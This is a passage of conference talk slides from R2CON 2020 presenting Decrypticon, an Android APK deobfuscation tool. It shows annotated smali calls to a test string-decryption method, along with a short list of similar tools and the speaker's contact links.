  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x63
const/16 v2, 0xd3
const/16 v3, 0x12c
>>> DECRYPTICON:: get(99, 211, 300) = "foobunnyfoo"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;

const/16 v1, 0x5aac
const/16 v2, 0xb
const/16 v3, 0x12c
>>> DECRYPTICON:: get(23212, 11, 300) = "foofoobunny"
invoke-static {v1, v2, v3},
  Lcom/afjoseph/test/Cryptor;->get(III)Ljava/lang/String;
```

- Tool I made to tackle a very specific problem: layered Java obfuscation
- **Parse** an APK and reline it
- **Execute** the APK under an emulator
- **Annotate** the resultant codebase

https://github.com/afjoseph/decrypticon

Similar work

- Simplify
  - Android virtual machine
- DexOracle
  - Static Android deobfuscator
- DexHunter
  - Automatic Android unpacker

Conclusion

R2CON 2020

R2CON 2020

R2CON 2020

R2CON 2020

Abdullah Joseph

Reach me @
@MalwareCheese
https://MalwareCheese.com (*fat slides & scripts will be here*)

https://github.com/afjoseph/decrypticon

adjust

We are hiring!